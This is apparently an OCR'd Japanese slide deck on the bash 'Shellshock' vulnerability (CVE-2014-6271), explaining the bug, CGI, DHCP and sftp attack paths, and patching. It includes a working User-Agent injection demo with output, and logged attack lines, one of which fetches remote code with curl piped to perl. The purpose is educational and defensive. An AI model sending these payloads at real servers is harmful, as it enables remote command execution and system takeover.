
CVE-2014-6271及び関連する GNU bashの脆弱性について

特定非営利活動法人フリーソフトウェアイニシアティブ

鈴木裕信

2015年1月16日バージョン
2015/03/16 last update



技術評論社
Software Design 2014年12月号

**bashの脆弱性”Shellshock”
その影響と対策**

著者:すずきひろのぶ

CVE-2014-6271 : 2014/Sep/24 EST.

- GNU Bash 4.3およびそれ以前に存在している脆弱性 (aka “*Shellshock*”)
  - Webサーバ(Webアプリケーションも含む)で明示的･非明示的に関わらずbashが実行される場合、外部から与えられた任意のコマンドが実行される可能性がある
  - この脆弱性への攻撃は外部から極めて簡単に行える
  - 条件によってはrootによって任意のコードが実行できる可能性がある
  - 脆弱性評価指標(CVSS)において緊急性、危険度、影響度が極めて高いと評価された

権威あるセキュリティ組織からの告知

- US-CERT/NISTのNational Vulnerability Databaseの告知
  - Vulnerability Summary for CVE-2014-6271
  - Original release date: 09/24/2014
    - http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271
- JPCERT/CCからの注意喚起:
  - JPCERT-AT-2014-0037
  - GNU bash の脆弱性に関する注意喚起
  - 最終アップデート日: 2014-10-08
    - https://www.jpcert.or.jp/at/2014/at140037.html

CVEとは

- Common Vulnerability Exposure
  - 米国政府から脆弱性データベースの管理運営の委託をうけている米MITRE社が発行する脆弱性番号
  - CVE番号が世界共通の脆弱性の統一番号といえる
- 日本でも同様な仕組みがある
  - JVN (Japan Vulnerability Notes)
  - JPCERTコーディネーションセンターと情報処理推進機構が共同で管理運営を行う
  - JPCERTコーディネーションセンターは世界でも数少なく日本では唯一のCVE番号の発行が可能な組織でもある

CVE-2014-6271から始まる一連の脆弱性の問題

- 任意のコードの実行
  - CVE-2014-6271, CVE-2014-7169, CVE-2014-6278
- サービス運用妨害(DoS)
  - CVE-2014-7186, CVE-2014-7187, CVE-2014-6277

直接的な原因

- 直接的な原因は構文解析のロジックにバグがあった
  - 修正箇所のソースコードを読んでみると、非常にわかりにくいロジックになっていた
  - ソースコードを読んだだけだと、この問題に気がつくのはむずかしいと思われる
    - 1989年からこのバグは存在していたらしい
- 脆弱性番号が続く理由
  - 最初の修正パッチは完全ではなかった
  - 最初の脆弱性がみつかったのち、集中的に他の脆弱性もないか調べたようである

基本的な知識の確認

シェルについて

- ユーザーインターフェースとしてのシェル
  - 端末で稼働しているシェルを通してコマンドを実行する
  - シェルのコマンドラインに入力し実行したコマンドはシェルの子プロセスとして起動される
    - 親プロセスであるシェルから環境変数などが子プロセスであるコマンドに継承される
- プログラミング言語実行環境としてのシェル
  - インタプリタ言語処理系
    - その能力をインタラクティブに利用しコマンドライン・インタプリタとしてユーザに提供しているともいえる

歴史 (1/2)

- 1960年代Multicsで既にコマンドライン･インタプリタの概念が現れている
- UNIX上で作られた最初のシェルはThompson Shell (1971)
  - しかしプログラム言語の実行環境としてのシェルとしては機能的に不十分だった
- Bourne Shell (Bell,1977)
  - Thompson Shellの置き換え
  - プログラミング言語 ALGOL68に影響を受けた仕様
- C Shell (UCB,1978)
  - Thompson Shellの置き換え
  - プログラミング言語Cに影響を受けた仕様

歴史 (2/2)

- Korn Shell (1983)
  - Bourne Shell系列
- TENEX C Shell (1981)
  - C Shell系列
- Bourne-again Shell (1989)
  - GNUプロジェクトで既存のBourne Shellを置き換えるために作成されたシェル
    - コマンド名bash
  - Bourne Shell互換だけではなくC ShellやKorn Shellなどの機能も取り込み、さらにPOSIX仕様も満たしている
  - 広く使われるようになる
    - しかしプログラム的にはいわゆる「重い」プログラムとなっている

現在のディストリビューションでの扱い

- 近年のDebianやUbuntuでシステムがデフォルトで用意しているシェルはdash (Debian Almquist Shell)である
  - /bin/shはdashにシンボリックリンクしている
  - dashはbashに比べると「軽い」シェルである
- しかし古くはデフォルトのシェルはbashであった
  - Debianに関しては2009年7月以降はdashとなっている

```
$ ls -li /bin/dash /bin/bash
1807282 -rwxr-xr-x 1 root root 986672 10月  8 04:23 /bin/bash
1766632 -rwxr-xr-x 1 root root 112204  2月 19  2014 /bin/dash
```

最新のGNU/Linuxディストリではdash

- 繰り返すが最新のGNU/Linuxディストリビューションではデフォルトシェルはdashを使用する
  - 2009年より前か、あるいは独自にデフォルトシェルを取り替えていない限りはbashではないはず
- デフォルトのコンフィグレーション・スクリプトは/bin/shを指定している形でかかれている
  - しかしながら、内部で呼び出されているコマンドが実は/bin/bashを使っているシェル・スクリプトである可能性はゼロではない

bashの位置づけ

- デフォルトのdashの代わりにbashを利用しているような状況
  - プログラミングをする上でbashは豊富な機能を持っているので極めて有用
    - GNU bashの脆弱性で詳細に調べるまでbashがビット演算できるのを知らなかった
      - echo $((0^0))
- 筆者もbashの機能を駆使したシェルスクリプトをかなり書いたはず
  - シェルプログラミングは強力なプログラミング手段
    - 最近ではプログラマのたしなみとして”シェル芸”なるものも

具体的なbashの利用頻度

- /usr/binの下にシェルでかかれたコマンドがいくつあるか調べてみた
  - Ubuntu 14.04
  - 調べたコマンドは file /usr/bin/* | grep 'シェルの名前'
    - 結果は449コマンド
- POSIX shell vs. Bourne-Again shell
  - 366 (81.5%)
- Bourne-Again shell
  - 83 (18.5%)

GNU bashの脆弱性の詳細

GNU Bash脆弱性の動作

- シェル環境変数に名前のない関数と任意のシェルコマンドを設定する
- そのシェル環境変数を受け継いでいる環境でbashを動作させると、任意のシェルコマンドが実行される
  - シェルの文法的にも機能的にもこのような動作は誤りである

GNU Bash脆弱性の具体的動作

```
$ bash --version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
```

バージョンが4.3.0なので脆弱性は存在している

```
$ env 'x=() { :;}; echo CVE-2014-6271' bash -c "echo TEST"
CVE-2014-6271
TEST
```

- bashが実行できないはずの“***echo CVE-2014-6271***“ が実行されてしまっている
- つまり環境変数を細工することで、本来動作させることができないはずのコマンドがbash経由で実行されてしまう

GNU Bash脆弱性の具体的動作の違い

```
$ env 'x=() { :;}; echo CVE-2014-6271' bash -c "echo TEST"
TEST
```

脆弱性なし

```
$ env 'x=() { :;}; echo CVE-2014-6271' bash -c "echo TEST"
CVE-2014-6271
TEST
```

脆弱性あり

外部から環境変数を与える

- CVE-2014-6271の脆弱性をもっている場合
  - 外部から環境変数を与えることができれば任意のコマンドが実行できる
    - たとえばcgi-binにシェルスクリプトがあり、それがbashで動いていたらば影響をうける
  - 直接的にbashが起動されなくても親プロセスから子プロセスへ環境変数が渡されてbashが可動する場合も同様である
    - ruby、perl、php、pythonといった言語を使っていても内部でsystem関数を使いコマンドを実行した際に、デフォルトシェルがbashであったり、またコマンドがbashのスクリプトだったりする場合も影響をうける

3つのケースをとりあげる

- 典型的な3つパターン
  - CGI
    - クライアントからユーザエージェントに環境変数を送った場合
  - DHCP
    - dhcpサーバから環境変数を送った場合
  - SSH
    - sftpとAcceptEnv/SendEnvを組み合わせ環境変数を送った場合
- もちろんこれ以外にも同様に環境変数を受け付け問題を発生させる可能性のあるものはたくさんある

CGI

- bashを使うスクリプトがあった場合、そこにクライアントからユーザーエージェントのリクエストに設定してシェル環境変数を送ることができる
  - bashさえ使っていればいいので、cgi側の処理の内容は関係ない

CGI: hello.cgi

```
#! /bin/bash
echo 'Content-type: text/html'
echo
echo
echo
echo '<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML
2.0//EN">'
echo '<HTML><HEAD><TITLE>HELLO</TITLE></HEAD>'
echo '<BODY><P>HELLO</P></BODY></HTML>'
```

コマンドwgetでアクセス

```
$ wget -q -O - http://bashtest/cgi-bin/hello.cgi

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD><TITLE>HELLO</TITLE></HEAD>
<BODY><P>HELLO</P></BODY></HTML>
```

CVE-2014-6271を試す

- CVE-2014-6271 を使ってWebサーバ上で任意のコマンドを実行させてみる
  - クライアント側からのリクエストを使ってWebサーバ上でコマンドpsを実行させてみる
  - コマンドpsの引数はuxを指定する
    - Webサーバ上で実行した時のユーザIDと同じユーザIDで動作しているプロセスすべてを表示させる
  - クライアント側からps uxの出力が確認できればWebサーバ上で任意のコマンドを実行できるということになる

wgetでユーザエージェント指定を使う

```
$ wget -q -O - --user-agent='() { :;}; echo
Content-type:text/plain; echo ; /bin/ps ux '
http://bashtest/cgi-bin/hello.cgi
```

```
echo Content-type:text/plain
echo
/bin/ps ux
```

結果

```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
www-data  4154  0.0  0.0  71808  2264 ?        S    02:38   0:00 /usr/sbin/apache2 -k start
www-data  4156  0.0  0.0 295572  3264 ?        Sl   02:38   0:00 /usr/sbin/apache2 -k start
www-data  4157  0.0  0.0 295364  2884 ?        Sl   02:38   0:00 /usr/sbin/apache2 -k start
www-data  4542  0.0  0.0   9212  1124 ?        S    02:58   0:00 /bin/bash /usr/lib/cgi-
bin/hello.cgi
www-data  4543  0.0  0.0  15308  1076 ?        R    02:58   0:00 /bin/ps ux
```

www-data権限で動作

- apacheは最初のプロセスだけrootでそれ以外はwww-dataというユーザ権限で動作
  - ディストリビューションによってはapacheというユーザを使用している場合もある
- ユーザwww-dataの権限で任意のコマンドが実行できる
  - 今回はps uxを実行した
  - Webサーバ上でユーザwww-dataがアクセスできる任意のファイルはすべて外部からアクセス可能である

Webアプリケーションがアクセスするデータベースにとっては致命的

- 多くの場合、Webアプリケーションがデータベースなどにアクセスする際は、設定ファイルにデータベースのパスワードがかかれている
- そのファイルはapacheが読み込めなければいけないので当然ながらこの攻撃でもアクセス可能となる
- 外部からの攻撃でWebアプリケーションの使っているデータベースにアクセスできることになる
  - Webアプリケーションと同等のことが外部から操作可能となる

機密情報の外部への流出

実際の攻撃: Webサーバーログ

```
[Mon Oct 20 15:23:15 2014] [error] [client 65.111.XXX.XX] script
not found or unable to stat: /usr/lib/cgi-bin/hello.sh,
referer: () { _; } >_[$($())] { /usr/bin/env ping -c9 127.0.0.1;
}

[Thu Oct 23 13:24:17 2014] [error] [client 69.64.xx.xx] script
not found or unable to stat: /usr/lib/cgi-bin/add_ftp.cgi,
referer: () { :; }; curl http://202.143.xxx.xxx/lib21/index.cgi
| perl
```

DHCP

- Dynamic Host Configuration Protocol (DHCP)
  - コンピュータをLANに接続する際にDHCPクライアント(dhclient)がコンピューターが必要とするネットワーク情報をLAN上にあるDHCPサーバ(dhcpd)から取得するプロトコル及び機能
    - IPアドレス、DNSアドレス、ルーティング情報などをサーバより取得、クライアントに設定
    - その際にシェル環境変数も送ることが可能
  - dhclientはそれらの情報をシステムに設定するときに内部でシェルでプログラミングされているコンフィグレーション・スクリプトを呼び出し実行する
    - コンフィグレーション・スクリプトでbashを使っていれば影響を受ける

dhclientはroot権限で動作

- コンフィグレーション・スクリプトの実行権限はrootとなる
  - 接続先LAN(含むWiFi)で攻撃者がコントロールするdhcpdがあった場合
    - たとえばフリーアクセスのWifiなどに罠をしかける

システムは完全に乗っ取られる

SSH

- AcceptEnv, SendEnv
  - SSHログイン時にクライアント側からサーバ側に環境変数を送る機能
  - ユーザの使っている環境変数（たとえば文字コードなど）を自動的にセットできるので便利
  - bashにシェル環境変数を渡すことになるのでCVE-2014-6271の影響を受ける

SSHは自分で自分の環境にログインするように思うが…

sftp

- SSHの機能を応用したセキュアなftp
  - SSHサーバのSubsystemの設定でsftp-serverを呼び出している
  - これにForceCommand設定をすれば特定のコマンドを動作させることが可能
  - この条件でCVE-2014-6271の脆弱性を利用することが可能であれば本来実行できないはずの任意のコマンドが実行できる
  - 通常は(s)ftpは専用のユーザ権限(ftp)を割り当てるので、ftp権限でのみ実行

公開アクセスできる(s)ftpのマシン上で(s)ftp権限で任意のコマンドが実行可能

第三者へのマルウェア感染

- sftpサーバでファイルなどを配布している、かつ、sftp権限で配布するファイルが書き換え可能な場合
  - 正式なファイルをマルウェア感染したファイルに入れ替える
  - アクセスしダウンロードした第三者がマルウェアに感染する

対処

- /bin/bashを脆弱性のないバージョンにアップデートする
  - /bin/bashをアップデートしないで他の方法で解決する方法は現実的ではない
    - シェルは基本システムの1つなのでシステム内で広く利用されており、どこでどう脆弱性の現象が現れるか事前に見積もることはほぼ不可能であるから

下記の脆弱性に対応したバージョン

- 任意のコードの実行
  - CVE-2014-6271, CVE-2014-7169, CVE-2014-6278
- サービス運用妨害(DoS)
  - CVE-2014-7186, CVE-2014-7187, CVE-2014-6277

```
Bash 4.3 Patch 29
Bash 4.2 Patch 52
Bash 4.1 Patch 16
Bash 4.0 Patch 43
Bash 3.2 Patch 56
Bash 3.1 Patch 22
Bash 3.0 Patch 21
```

まとめ

- 2014年9月24日に公開されたGNU bashの脆弱性CVE-2014-6271の影響は広範囲かつ大変危険度の高いものであった
- Webサーバのcgiなどで該当する脆弱性があればデータベースからの情報漏洩も含めWebサービスに致命的な被害を及ぼす
- DHCPクライアントの場合、攻撃が用意されているWifiに接続した瞬間にroot権限で任意のコードが実行可能でありシステム全体が乗っ取られ、システムに最大限の被害を及ぼす
- SSHサーバの場合、公開sftp経由で任意のコードが実行可能であり、sftp経由で配布ファイルなどが書き換え可能であればマルウェアを仕込むなどが可能であり、より広範囲に被害を及ぼす
- bashの影響範囲が広いため個別に対応は現実的ではないので、脆弱性に対応したbashを入れ替えることで問題を解決する